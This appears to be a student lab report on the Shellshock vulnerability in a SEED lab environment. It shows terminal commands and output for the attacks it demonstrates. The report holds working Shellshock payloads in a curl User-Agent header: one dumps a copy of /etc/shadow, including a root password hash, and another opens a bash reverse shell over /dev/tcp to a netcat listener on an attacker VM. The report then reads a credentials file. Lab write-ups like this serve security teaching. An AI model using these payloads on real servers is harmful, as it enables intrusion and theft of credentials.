
→ Then granted permissions using chmod 755

→ Then I tried to access using curl command…

Please find this in below screenshots



```
seed@pes1201800144rajdeep:.../cgi-bin$ cd /etc/
seed@pes1201800144rajdeep:/etc$ ls -l shadow
-rw-r----- 1 root shadow 1497 Aug 22  2017 shadow
seed@pes1201800144rajdeep:/etc$ sudo cp shadow shadow_copy
seed@pes1201800144rajdeep:/etc$ ls -l shadow shadow_copy
-rw-r----- 1 root shadow 1497 Aug 22  2017 shadow
-rw-r----- 1 root root   1497 Jan 29 02:52 shadow_copy
seed@pes1201800144rajdeep:/etc$ sudo chmod 755 shadow_copy
seed@pes1201800144rajdeep:/etc$ ls -l shadow shadow_copy
-rw-r----- 1 root shadow 1497 Aug 22  2017 shadow
-rwxr-xr-x 1 root root   1497 Jan 29 02:52 shadow_copy
seed@pes1201800144rajdeep:/etc$
```




```
seed@pes1201800144rajdeep:/etc$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :;}; echo Content-Type:text/plain;echo;/bin/cat /etc/shadow_copy;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-Type:text/plain;echo;/bin/cat /etc/shadow_copy;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 29 Jan 2021 07:53:47 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
root:$6$NrF4601p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XKzEE05wj8aU3GRHW2BaodUn4K3vgyEjwPspr/kqzAqtcu.:17400:0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
games:*:17212:0:99999:7:::
man:*:17212:0:99999:7:::
lp:*:17212:0:99999:7:::
mail:*:17212:0:99999:7:::
news:*:17212:0:99999:7:::
uucp:*:17212:0:99999:7:::
proxy:*:17212:0:99999:7:::
www-data:*:17212:0:99999:7:::
backup:*:17212:0:99999:7:::
list:*:17212:0:99999:7:::
irc:*:17212:0:99999:7:::
gnats:*:17212:0:99999:7:::
nobody:*:17212:0:99999:7:::
systemd-timesync:*:17212:0:99999:7:::
systemd-network:*:17212:0:99999:7:::
systemd-resolve:*:17212:0:99999:7:::
systemd-bus-proxy:*:17212:0:99999:7:::
syslog:*:17212:0:99999:7:::
_apt:*:17212:0:99999:7:::
messagebus:*:17212:0:99999:7:::
uuidd:*:17212:0:99999:7:::
lightdm:*:17212:0:99999:7:::
whoopsie:*:17212:0:99999:7:::
avahi-autoipd:*:17212:0:99999:7:::
avahi:*:17212:0:99999:7:::
dnsmasq:*:17212:0:99999:7:::
colord:*:17212:0:99999:7:::
speech-dispatcher:!:17212:0:99999:7:::
hplip:*:17212:0:99999:7:::
kernoops:*:17212:0:99999:7:::
pulse:*:17212:0:99999:7:::
rtkit:*:17212:0:99999:7:::
saned:*:17212:0:99999:7:::
```

Contents of shadow_copy file can be accessed


Hence, any file with root execute permission(chmod 755) can be accessed by the attacker.

TASK 5:




```
seed@pes1201800144rajdeep:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:0f:5d:56
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::e1b6:fd16:cd7:aa94/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:218 errors:0 dropped:0 overruns:0 frame:0
          TX packets:260 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:33975 (33.9 KB)  TX bytes:26318 (26.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:346 errors:0 dropped:0 overruns:0 frame:0
          TX packets:346 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:38740 (38.7 KB)  TX bytes:38740 (38.7 KB)

seed@pes1201800144rajdeep:~$
```

IP address of attacker machine(10.0.2.6) with dark blue background wallpaper




```
seed@pes1201800144rajdeep:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4e:3d:74
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::8793:fdee:4f5:588c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:202 errors:0 dropped:0 overruns:0 frame:0
          TX packets:229 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31229 (31.2 KB)  TX bytes:25104 (25.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:241 errors:0 dropped:0 overruns:0 frame:0
          TX packets:241 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:31574 (31.5 KB)  TX bytes:31574 (31.5 KB)

seed@pes1201800144rajdeep:~$
```

IP address of victim machine(10.0.2.8) with pink background wallpaper




```
seed@pes1201800144rajdeep:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepted (family 2, sport 58290)
bash: cannot set terminal process group (2032): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$
```

Connection successful on attacker machine.(connection attacker to victim)




```
seed@pes1201800144rajdeep:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.c
gi -A "() { :;}; echo Content-Type:text/plain; echo; /bin/bash -i > /dev/tcp/10.
0.2.6/9090 0<&1 2>&1"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-Type:text/plain; echo; /bin/bash -i > /dev/
tcp/10.0.2.6/9090 0<&1 2>&1
> Accept: */*
>
```

Connection successful on victim machine



```
www-data@VM:/usr/lib/cgi-bin$

www-data@VM:/usr/lib/cgi-bin$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4e:3d:74
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::8793:fdee:4f5:588c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:224 errors:0 dropped:0 overruns:0 frame:0
          TX packets:253 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:33216 (33.2 KB)  TX bytes:28505 (28.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:253 errors:0 dropped:0 overruns:0 frame:0
          TX packets:253 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:32359 (32.3 KB)  TX bytes:32359 (32.3 KB)

www-data@VM:/usr/lib/cgi-bin$
```

When attacker machine is connected to victim machine's terminal, on executing ifconfig, attacker machine can see victim machine's IP address



```
          collisions:0 txqueuelen:1000
          RX bytes:38481 (38.4 KB)  TX bytes:35849 (35.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:285 errors:0 dropped:0 overruns:0 frame:0
          TX packets:285 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:33939 (33.9 KB)  TX bytes:33939 (33.9 KB)

www-data@VM:/usr/lib/cgi-bin$ ls -al
ls -al
total 16
drwxr-xr-x   2 root root 4096 Jan 29 02:37 .
drwxr-xr-x 153 root root 4096 Jun 11  2019 ..
-rwxr-xr-x   1 root root  128 Jan 29 02:23 myprog.cgi
-rwxr-xr-x   1 root root   30 Jan 29 02:37 secret
www-data@VM:/usr/lib/cgi-bin$ cat secret
cat secret
Username: seed
Password: dees
www-data@VM:/usr/lib/cgi-bin$
```


Attacker machine can access files of victim machine through 'ls' command

Additional Observations Task 5:

The /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1 command is executed on the server machine and on the other side, the attacker machine listens to the connection on netcat port 9090. Hence, the attacker gains control of the server machine using a reverse shell.

